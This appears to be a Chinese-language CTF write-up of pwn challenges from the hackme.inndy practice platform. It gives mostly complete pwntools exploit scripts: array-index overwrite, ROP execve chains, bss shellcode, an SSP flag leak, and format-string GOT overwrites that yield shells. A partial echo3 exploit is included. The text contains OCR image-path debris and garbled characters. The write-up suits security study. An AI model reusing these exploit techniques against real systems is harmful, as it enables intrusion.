hackme.inndy之pwn（上）

23R3F / 2018-12-24 10:01:00 / 浏览数 3084 安全技术 CTF 顶(1) 踩(1)

发现一个的台湾的ctf平台，感觉学到了挺多东西：hackme.inndy，各种题型都有，题目总体难度不会很大比较新颖骚操作多，还是很适合通过做这些题目提升姿势水平

前面的几道简单漏洞的题目基本上直接放exp，重头戏后面的题目
由于题目太多了，就分两篇来写

catflag

nc 连接上去，一个cat flag命令就出来了

homework

这是一道数组下标溢出的题目，仅仅通过计算就可以知道ret的位置在arr[14]的地方
直接简单地绕开了cannry保护

```
#!python
#coding:utf-8

from pwn import *
#p=process('./homework')
p=remote('hackme.inndy.tw', 7701)

binsh = 0x080485fb
print str(binsh)
p.recvuntil("What's your name? ")
p.sendline("your_dad")
p.recvuntil("4 > dump all numbers\n")
p.recvuntil(" > ")
p.sendline("1")

p.recvuntil("Index to edit: ")
p.sendline("14")

p.recvuntil("How many? ")
p.sendline(str(binsh))
p.sendline("0")
p.interactive()
```

ROP

这道题是简单的栈溢出+rop，可以有多种解法，我这里就使用system call的方法

我们可以查到execve的系统调用号为0x0b，而在系统调用时，eax是存放系统调用号，ebx,ecx,edx分别存放前3个参数，esi存放第4个参数，edi存放第5个参数，而Linux系

```
0x080b8016 : pop eax ; ret
0x0806ed00 : pop edx ; pop ecx ; pop ebx ; ret
0x0806c943 : int 0x80

0x080de769 : pop ecx ; ret

0x0804b5ba : pop dword ptr [ecx] ; ret
```

exp:

```
#!python
#coding:utf-8
from pwn import *
#p=process('./rop')
elf = ELF("./rop")

p=remote('hackme.inndy.tw', 7704)
bss = elf.bss()#0x80eaf80
pop_eax_ret = 0x080b8016
```

```
pop_edx_ecx_ebx_ret = 0x0806ed00
int_0x80 = 0x0806c943
pop_ecx = 0x080de769
pop_write2ecx = 0x0804b5ba

payload = 'a' * (0x0c+0x04)
payload += p32(pop_ecx) + p32(bss)
payload += p32(pop_write2ecx) + '/bin'
payload += p32(pop_ecx) + p32(bss+4)
payload += p32(pop_write2ecx) + '/sh\x00'

payload += p32(pop_eax_ret) + p32(0x0b)
payload += p32(pop_edx_ecx_ebx_ret) + p32(0x00) + p32(0x00) + p32(bss)
payload +=p32(int_0x80)

p.sendline(payload)
p.interactive()
```

ROP2

```
#!python
#coding:utf-8
from pwn import *
#p=process('./rop2')
elf = ELF("./rop2")
context.log_level="debug"
p=remote('hackme.inndy.tw', 7703)

syscall = elf.symbols['syscall']
overflow = elf.symbols['overflow']
bss = elf.bss()
print hex(syscall)
print hex(overflow)
print hex(bss)

p.recv()
payload = 'a'*(0x0c+0x04)
payload += p32(syscall)+p32(overflow)+p32(3)+p32(0)+p32(bss)+p32(8)
p.sendline(payload)
p.send("/bin/sh\x00")#■■■■■■■■■■■send■■■■sendline■■■

payload1 = 'a'*(0x0c+0x04)
payload1 +=p32(syscall)+p32(0xdeadbeef)+p32(0xb)+p32(bss)+p32(0)+p32(0)
p.sendline(payload1)
p.interactive()
```

toooomuch

```
#!python
#coding:utf-8
from pwn import *
#p=process('./rop')
elf = ELF("./toooomuch")
p=remote('hackme.inndy.tw', 7702)
flag = 0x0804863b

payload = 'a'*(0x18+0x04)
payload += p32(flag)

p.recvuntil("Give me your passcode: ")
p.sendline(payload)
p.recv()
p.interactive()
```

toooomuch-2

先通过溢出调用一次gets函数将shellcode写入bss段中，接着程序流程再指向bss执行shellcode。从而getshell


```
#!python
#coding:utf-8
from pwn import *
#p=process('./rop')
elf = ELF("./toooomuch2")

p=remote('hackme.inndy.tw', 7702)
gets = elf.symbols['gets']
bss = elf.bss()

payload = 'a'*28
payload += p32(gets)+p32(bss)+p32(bss)
p.recvuntil("Give me your passcode: ")
p.sendline(payload)
p.sendline(asm(shellcraft.sh()))

p.interactive()
```

smashthestack

这题利用的ssp报错的方法泄漏出flag，在ctf-wiki中有介绍：传送门

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

#p=process('./smash')
p=remote('hackme.inndy.tw', 7717)
argv_addr=0xffffcfa4
buf_addr=0xffffcee8
flag_addr=0x804a060

payload = 'a'*(argv_addr-buf_addr) +p32(flag_addr)

p.recvuntil('the flag')
p.sendline(payload)

p.interactive()
```

echo




这是一道基础的格式化字符串漏洞的题目，就不多描述了，漏洞点简单易找易利用

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="i386",log_level = "debug")

ip ="hackme.inndy.tw"
if ip:
   p = remote(ip,7711)
else:
   p = process("./echo")#, aslr=0

elf = ELF("./echo")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-----------------------------------
def sl(s):
```

```
    p.sendline(s)
def sd(s):
    p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
    gdb.attach(p,'')
    pause()
def getshell():
    p.interactive()
#-----------------------------------

system_plt = elf.plt["system"]
printf_got = elf.got["printf"]

payload = fmtstr_payload(7,{printf_got:system_plt})

sl(payload)
sleep(1)
sl("/bin/sh")
getshell()
```

直接改了printf的got表为system函数的plt表，接着输入参数/bin/sh，即可getshell


echo2



这题是64位下的格式化字符串漏洞，漏洞点跟上一题差不多

但是有很多小的坑点，需要注意一下

1. 64位的程序函数地址存在'\x00'截断，所以要将函数地址放到最后（不能用fmtstr_payload这个工具，它只适合用于32位）
2. 控制好函数地址的相对偏移，
3. PIE：
   是位置无关的可执行程序，用于生成位置无关的可执行程序，所谓位置无关的可执行程序，指的是，可执行程序的代码指令集可以被加载到任意位置，进程通过相对地址
   但是低两位字节是固定的，可以通过这个泄露出程序基地址




通过gdb的调试，可以发现main+74的地址可以泄漏出程序的基地址，因为就算是开了PIE，后三位也是不变的，在IDA中也可以看到的确存在a03这个地址，因此0x55555

而这个地方的格式化字符串的偏移是41，可通过%p泄漏出来

其次，也可以发现stack中有__libc_start_main+240的地址，也同样可以通过这种方式泄漏出libc，但这里有个比较迷的地方是，不能用libc-database来泄漏出libc的版

这个地方的格式化字符串的偏移是43，可通过%p泄漏出来




在进行任意地址写的操作的时候，要注意每次写双字节，写三次

exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip ="hackme.inndy.tw"
if ip:
   p = remote(ip,7712)
else:
   p = process("./echo2")#, aslr=0

elf = ELF("./echo2")
libc = ELF("./libc-2.23.so.x86_64")#hackme■■■■
#libc = elf.libc
#-------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
```

```
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
    gdb.attach(p,'')
    pause()
def getshell():
    p.interactive()
#-------------------------------------
sl("%43$p")

start =int(p.recvline(),16)-240
libc_base = start -libc.symbols["__libc_start_main"]

sl("%41$p")
elf_base =int(p.recvline(),16)-0xa03
print "elf_base---->"+hex(elf_base)

one_gadget = 0xf0897+libc_base

exit_got = elf.got["exit"]+elf_base
printf_got = elf.got["printf"]+elf_base
system = libc.symbols["system"]+libc_base
print "start-->"+hex(start)
print "printf_got-->"+hex(printf_got)
print "exit_plt-->"+hex(exit_got)
print "libc_base-->"+hex(libc_base)
print "one_gadget-->"+hex(one_gadget)

hex_one_gadget = hex(one_gadget)

paylaod1="a"*19+"%"+str(int(hex_one_gadget[-4:],16)-19)+"c"+"%10$hn"+p64(exit_got)
paylaod2="a"*19+"%"+str(int(hex_one_gadget[-8:-4],16)-19)+"c"+"%10$hn"+p64(exit_got+2)
paylaod3="a"*19+"%"+str(int(hex_one_gadget[-12:-8],16)-19)+"c"+"%10$hn"+p64(exit_got+4)

sl(paylaod1)
sleep(1)
sl(paylaod2)
sleep(1)
sl(paylaod3)
sleep(1)
sl("exit")

getshell()
```

echo3



这题又更骚一层楼，

```
  int *v7; // [esp+28h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  setbuf(stdout, 0);
  fd = open("/dev/urandom", 0);
  if ( fd < 0 )
  {
    puts("urandom error");
    exit(1);
  }
  read(fd, &buf, 8u);
  read(fd, &magic, 4u);
  close(fd);
  v3 = alloca(16 * (((buf & 0x3039u) + 30) / 0x10));
  hardfmt();
}
```

```
6  unsigned int v3; // [esp+Ch] [ebp-Ch]
7
8  v3 = __readgsdword(0x14u);
9  v0 = alloca(32);
0  v2 = (_DWORD *)(16 * (((unsigned int)&v3 + 3) >> 4));
1  *v2 = magic;
2  for ( i = 0; i <= 4; ++i )
3  {
4    read(0, buff, 0x1000u);
5    printf(buff);
6  }
7  if ( *v2 != magic )
8  {
9    puts("**Stack smashed**");
0    exit(1);
1  }
2  exit(0);
3}
```

BSS段中

从IDA中可以看到，这题的格式化字符串是在bss段里面的，这样一来就不好操作了，于是我们就需要在栈里面找到指向栈的指针，来进行写入的操作

我们知道%x$n的作用是，向第x个参数的位置写入内容，如果这个位置上的又是一个指针的话，则向这个指针所指的地方写入内容，这种用法参考hitcon-training的lab9那

然而这题，最坑的地方是在这个alloca函数，v3 = alloca(16 * (((buf & 0x3039u) + 30) / 0x10));在调用hardfmt函数之前，这句会造成栈的分布会很随机很蛇皮

来看一下这地方的汇编代码：

```
.text:08048745                  call    _close
.text:0804874A                  add     esp, 10h
.text:0804874D                  mov     eax, [ebp+buf]
.text:08048750                  mov     edx, [ebp+var_14]
.text:08048753                  and     eax, 3039h
.text:08048758                  lea     edx, [eax+0Fh]
.text:0804875B                  mov     eax, 10h
.text:08048760                  sub     eax, 1
.text:08048763                  add     eax, edx
.text:08048765                  mov     ecx, 10h
.text:0804876A                  mov     edx, 0
.text:0804876F                  div     ecx
.text:08048771                  imul    eax, 10h
.text:08048774                  sub     esp, eax
.text:08048776                  call    hardfmt
.text:08048776 main             endp
.text:08048776
.text:0804877B ; ---------------------------------------------------------------
```

这里的sub语句，会造成栈向下长，而且很随机，这样我们就无从所知栈的分布是怎么样的，如果此时在printf函数调用之前，下个断点，在gdb中看栈的分布，是这样的：

```
gef➤  stack 100
0000| 0xffffadbc --> 0x804864b (<hardfmt+133>:  add    esp,0x10)
0004| 0xffffadc0 --> 0x804a080 ("aaaa\n")
0008| 0xffffadc4 --> 0x804a080 ("aaaa\n")
0012| 0xffffadc8 --> 0x1000
0016| 0xffffadcc --> 0x0
0020| 0xffffadd0 --> 0xf2beb39d
0024| 0xffffadd4 --> 0x0
0028| 0xffffadd8 --> 0x0
0032| 0xffffaddc --> 0x0
0036| 0xffffade0 --> 0x0
0040| 0xffffade4 --> 0x0
0044| 0xffffade8 --> 0x0
0048| 0xffffadec --> 0x80485d2 (<hardfmt+12>:   add    ebx,0x1a2e)
0052| 0xffffadf0 --> 0x0
0056| 0xffffadf4 --> 0x0
0060| 0xffffadf8 --> 0xffffadd0 --> 0xf2beb39d
0064| 0xffffadfc --> 0x39d9b700
0068| 0xffffae00 --> 0x0
0072| 0xffffae04 --> 0x804a000 --> 0x8049f10 --> 0x1
0076| 0xffffae08 --> 0xffffce98 --> 0x0
0080| 0xffffae0c --> 0x804877b (<main+236>: mov    eax,0x0)
0084| 0xffffae10 --> 0x0
0088| 0xffffae14 --> 0x0
0092| 0xffffae18 --> 0x0
0096| 0xffffae1c --> 0x0
0100| 0xffffae20 --> 0x0
0104| 0xffffae24 --> 0x0
0108| 0xffffae28 --> 0x0
0112| 0xffffae2c --> 0x0
0116| 0xffffae30 --> 0x0
0120| 0xffffae34 --> 0x0
0124| 0xffffae38 --> 0x0
0128| 0xffffae3c --> 0x0
0132| 0xffffae40 --> 0x0
0136| 0xffffae44 --> 0x0
```

```
0140| 0xffffae48 --> 0x0
0144| 0xffffae4c --> 0x0
0148| 0xffffae50 --> 0x0
0152| 0xffffae54 --> 0x0
0156| 0xffffae58 --> 0x0
0160| 0xffffae5c --> 0x0
0164| 0xffffae60 --> 0x0
0168| 0xffffae64 --> 0x0
0172| 0xffffae68 --> 0x0
0176| 0xffffae6c --> 0x0
0180| 0xffffae70 --> 0x0
0184| 0xffffae74 --> 0x0
```

是不是很蛇皮，看到的根本不是很正常的栈结构，栈的底部全部都是0 ，本来应该有main函数的返回地址，和程序最开始环境变量

```
v3 = alloca(16 * (((buf & 0x3039u) + 30) / 0x10));
```

这一句造成了上面那种蛇皮栈的情况，通过测试，我们可以发现：

```
import random
for x in xrange(1,50):
   buf= random.randint(0,0xffffffff)
   a=16 * (((buf & 0x3039) + 30) / 0x10)
   print "aaaaaa-->"+hex(a)
'''
```

■■■

```
aaaaaa-->0x3040
aaaaaa-->0x2030
aaaaaa-->0x3040
aaaaaa-->0x40
aaaaaa-->0x2020
aaaaaa-->0x2040
aaaaaa-->0x40
aaaaaa-->0x30
aaaaaa-->0x3030
aaaaaa-->0x1010
aaaaaa-->0x3040
aaaaaa-->0x1030
aaaaaa-->0x2040
aaaaaa-->0x1020
aaaaaa-->0x2030
aaaaaa-->0x50
aaaaaa-->0x3020
aaaaaa-->0x2020
aaaaaa-->0x1040
aaaaaa-->0x3040
aaaaaa-->0x30
aaaaaa-->0x1030
aaaaaa-->0x30
aaaaaa-->0x2020
aaaaaa-->0x2010
aaaaaa-->0x20
aaaaaa-->0x3020
aaaaaa-->0x1050
aaaaaa-->0x20
aaaaaa-->0x50
aaaaaa-->0x1010
aaaaaa-->0x1020
aaaaaa-->0x3050
aaaaaa-->0x1020
aaaaaa-->0x2040
aaaaaa-->0x40
aaaaaa-->0x40
aaaaaa-->0x10
aaaaaa-->0x1020
aaaaaa-->0x3040
aaaaaa-->0x30
aaaaaa-->0x2020
aaaaaa-->0x3020
aaaaaa-->0x30
```

```
aaaaaa-->0x40
aaaaaa-->0x1040
aaaaaa-->0x20
aaaaaa-->0x1030
aaaaaa-->0x1020
'''
```

这里会造成分配0x10，0x20，0x30,0x40,0x50,0x1020,0x1030等的栈空间，也就是会导致esp-这些数值之一

那我们要得出正常的栈分布情况的话，就需要在gdb调试里面把这些被减去的加回来（这里用0x20 做例子）

首先在`text:08048774 sub esp, eax`下个断点，设置set $eax=0x20

然后在printf函数下个断点，接着c一下继续运行

就可以看到正常的栈分布空间了：

```
0000| 0xffffcdec --> 0x804864b (<hardfmt+133>:  add    esp,0x10)
0004| 0xffffcdf0 --> 0x804a080 ("%43$p-%42$p-%30$p-%31$p\n")
0008| 0xffffcdf4 --> 0x804a080 ("%43$p-%42$p-%30$p-%31$p\n")//■■1
0012| 0xffffcdf8 --> 0x1000
0016| 0xffffcdfc --> 0x1
0020| 0xffffce00 --> 0x5f8bfd11
0024| 0xffffce04 --> 0x804829c --> 0x62696c00 ('')
0028| 0xffffce08 --> 0xf7ffd918 --> 0x0
0032| 0xffffce0c --> 0x0
0036| 0xffffce10 --> 0xffffce4e --> 0x30804
0040| 0xffffce14 --> 0xf7e05018 --> 0x3eab
0044| 0xffffce18 --> 0xf7e5a21b (<__GI__IO_setbuffer+11>)
0048| 0xffffce1c --> 0x80485d2 (<hardfmt+12>)
0052| 0xffffce20 --> 0xf7fe77eb (<_dl_fixup+11>)
0056| 0xffffce24 --> 0x0
0060| 0xffffce28 --> 0xffffce00 --> 0x5f8bfd11
0064| 0xffffce2c --> 0x36a9a200
0068| 0xffffce30 --> 0xffffce98 --> 0x0
0072| 0xffffce34 --> 0x804a000 --> 0x8049f10 --> 0x1
0076| 0xffffce38 --> 0xffffce98 --> 0x0
0080| 0xffffce3c --> 0x804877b (<main+236>)
0084| 0xffffce40 --> 0x804a000 --> 0x8049f10 --> 0x1//leak_stack-0x10c
0088| 0xffffce44 --> 0x804a060 --> 0x5f8bfd11 //leak_stack-0x108
0092| 0xffffce48 --> 0xf7ed02ac (<__close_nocancel+18>)
0096| 0xffffce4c --> 0x804874a (<main+187>)
0100| 0xffffce50 --> 0x3
0104| 0xffffce54 --> 0x804a060 --> 0x5f8bfd11
0108| 0xffffce58 --> 0x4
0112| 0xffffce5c --> 0x80486a6 (<main+23>)
0116| 0xffffce60 --> 0x8000
0120| 0xffffce64 --> 0xf7fac000 --> 0x1b1db0
0124| 0xffffce68 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")//■■30
0128| 0xffffce6c --> 0xffffcf44 --> 0xffffd150 ("./echo3")//■■31
0132| 0xffffce70 --> 0x1
0136| 0xffffce74 --> 0x0
0140| 0xffffce78 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")
0144| 0xffffce7c --> 0x3
0148| 0xffffce80 --> 0xba42216b
0152| 0xffffce84 --> 0x3fb24399
0156| 0xffffce88 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")
0160| 0xffffce8c --> 0x36a9a200
0164| 0xffffce90 --> 0xffffceb0 --> 0x1
0168| 0xffffce94 --> 0x0
0172| 0xffffce98 --> 0x0
0176| 0xffffce9c --> 0xf7e12637 (<__libc_start_main+247>)//■■43■■■libc
0180| 0xffffcea0 --> 0xf7fac000 --> 0x1b1db0
0184| 0xffffcea4 --> 0xf7fac000 --> 0x1b1db0
0188| 0xffffcea8 --> 0x0
0192| 0xffffceac --> 0xf7e12637 (<__libc_start_main+247>)
0196| 0xffffceb0 --> 0x1
0200| 0xffffceb4 --> 0xffffcf44 --> 0xffffd150 ("./echo3")
0204| 0xffffceb8 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")
0208| 0xffffcebc --> 0x0
```

```
0212| 0xffffcec0 --> 0x0
0216| 0xffffcec4 --> 0x0
0220| 0xffffcec8 --> 0xf7fac000 --> 0x1b1db0
0224| 0xffffcecc --> 0xf7ffdc04 --> 0x0
0228| 0xffffced0 --> 0xf7ffd000 --> 0x23f3c
0232| 0xffffced4 --> 0x0
0236| 0xffffced8 --> 0xf7fac000 --> 0x1b1db0
0240| 0xffffcedc --> 0xf7fac000 --> 0x1b1db0
0244| 0xffffcee0 --> 0x0
0248| 0xffffcee4 --> 0x8c4d349
0252| 0xffffcee8 --> 0x35125d59
0256| 0xffffceec --> 0x0
0260| 0xffffcef0 --> 0x0
0264| 0xffffcef4 --> 0x0
0268| 0xffffcef8 --> 0x1
0272| 0xffffcefc --> 0x80484b0 (<_start>)
0276| 0xffffcf00 --> 0x0
0280| 0xffffcf04 --> 0xf7fee010 (<_dl_runtime_resolve+16>)
0284| 0xffffcf08 --> 0xf7fe8880 (<_dl_fini>)
0288| 0xffffcf0c --> 0x804a000 --> 0x8049f10 --> 0x1
0292| 0xffffcf10 --> 0x1
0296| 0xffffcf14 --> 0x80484b0 (<_start>)
--More--(75/100)
0300| 0xffffcf18 --> 0x0
0304| 0xffffcf1c --> 0x80484e2 (<_start+50>t)
0308| 0xffffcf20 --> 0x804868f (<main>)
0312| 0xffffcf24 --> 0x1
0316| 0xffffcf28 --> 0xffffcf44 --> 0xffffd150 ("./echo3")
0320| 0xffffcf2c --> 0x80487a0 (<__libc_csu_init>:  push   ebp)
0324| 0xffffcf30 --> 0x8048800 (<__libc_csu_fini>:  repz ret)
0328| 0xffffcf34 --> 0xf7fe8880 (<_dl_fini>:    push   ebp)
0332| 0xffffcf38 --> 0xffffcf3c --> 0xf7ffd918 --> 0x0
0336| 0xffffcf3c --> 0xf7ffd918 --> 0x0
0340| 0xffffcf40 --> 0x1
0344| 0xffffcf44 --> 0xffffd150 ("./echo3")//■■85
0348| 0xffffcf48 --> 0x0
0352| 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")//■■87,leak_stack
0356| 0xffffcf50 --> 0xffffd184 ("XDG_SESSION_ID=c1")
0360| 0xffffcf54 --> 0xffffd196 ("LC_IDENTIFICATION=zh_CN.UTF-8")
0364| 0xffffcf58 --> 0xffffd1b4 ("LC_TELEPHONE=zh_CN.UTF-8")
0368| 0xffffcf5c --> 0xffffd1cd ("DISPLAY=:0")
0372| 0xffffcf60 --> 0xffffd1d8 ("QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1")
0376| 0xffffcf64 --> 0xffffd1fb ("JOB=dbus")
0380| 0xffffcf68 --> 0xffffd204 ("GNOME_KEYRING_CONTROL=")
0384| 0xffffcf6c --> 0xffffd21b ("GNOME_DESKTOP_SESSION_ID=this-is-deprecated")
0388| 0xffffcf70 --> 0xffffd247 ("DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path")
0392| 0xffffcf74 --> 0xffffd27a ("QT_QPA_PLATFORMTHEME=appmenu-qt5")
0396| 0xffffcf78 --> 0xffffd29b ("LOGNAME=zeref")
```

在这里，我们就看到了正常的栈分布情况，但是这种情况会随着你上面设置的eax的值不同而不同，上面我是用set $eax=0x20作为例子的，如果你用其他的那么下面我用的偏移都会跟你的不一样

那么如果找到这一种情况呢？

我们就需要进行爆破，在上面的栈分布中可以看到：

```
0176| 0xffffce9c --> 0xf7e12637 (<__libc_start_main+247>)
```

那么如果栈分布里面出现了这样一个内容，就说明，这个栈的分布是我们想要的

爆破代码如下：

```
while True:
   p = process('./echo3')
   #p = remote('hackme.inndy.tw',7720)
   payload = '%43$p#%30$p'
   #43■■■■■■■■__libc_start_main■■■■■■■■■■■■gdb■■■■■■■■
   #■■■gdb■■■■■■■■■■set $eax=0x20■■■■■■■■■■
   p.sendline(payload)
   data = p.recvuntil('#',drop = True)
```

```
    if data[-3:] == '637':
        break
    p.close()
```

找到栈的分布后，我们就可以操作了

首先泄漏出栈的地址来，就在envir变量的位置就可以泄漏

接着我们发现栈里面有这些指向指针的指针：

```
0084| 0xffffce40 --> 0x804a000 --> 0x8049f10 --> 0x1//leak_stack-0x10c
0088| 0xffffce44 --> 0x804a060 --> 0x5f8bfd11 //leak_stack-0x108
....
0124| 0xffffce68 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")//■■30
0128| 0xffffce6c --> 0xffffcf44 --> 0xffffd150 ("./echo3")//■■31
....
0344| 0xffffcf44 --> 0xffffd150 ("./echo3")//■■85
0348| 0xffffcf48 --> 0x0
0352| 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")//■■87,leak_stack
```

于是我们就可以通过操作这些指针，实现间接的写，将printf的got改成system，然后发送“/bin/sh\x00”，实现getshell

具体分三步

第一：

将

```
0124| 0xffffce68 --> 0xffffcf4c --> 0xffffd175 ("XDG_SEAT=seat0")//■■30
0128| 0xffffce6c --> 0xffffcf44 --> 0xffffd150 ("./echo3")//■■31
```

改成

```
0124| 0xffffce68 --> 0xffffcf4c --> 0xffffce40//leak_stack-0x10c
0128| 0xffffce6c --> 0xffffcf44 --> 0xffffce44//leak_stack-0x108
```

第二：

将

```
0344| 0xffffcf44 --> 0xffffce40 //■■85
0348| 0xffffcf48 --> 0x0
0352| 0xffffcf4c --> 0xffffce44//■■87,leak_stack
```

改成

```
0344| 0xffffcf44 --> 0xffffce40 -->printf_got//■■85
0348| 0xffffcf48 --> 0x0
0352| 0xffffcf4c --> 0xffffce44 -->printf_got+2//■■87,leak_stack
```

第三

将

```
0084| 0xffffce40 --> printf_got -->//leak_stack-0x10c
0088| 0xffffce44 --> printf_got+2 -->  //leak_stack-0x108
```

改成：

```
0084| 0xffffce40 --> printf_got -->system+2 //leak_stack-0x10c
0088| 0xffffce44 --> printf_got+2 -->system //leak_stack-0x108
```

这个的核心就在于：

如果 A -> B ->C ，那么aaaa%A$n的作用是：将4赋值给C

理解了这个间接写的核心，就很容易理解上面的三次操作了

完整的exp:

```
#!/usr/bin/env python
from pwn import *
context.log_level='debug'
```

```
#libc = ELF('./libc-2.23.so.i386')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
elf = ELF('./echo3')
def sd(content):
   p.send(content)

def sl(content):
   p.sendline(content)

def rc():
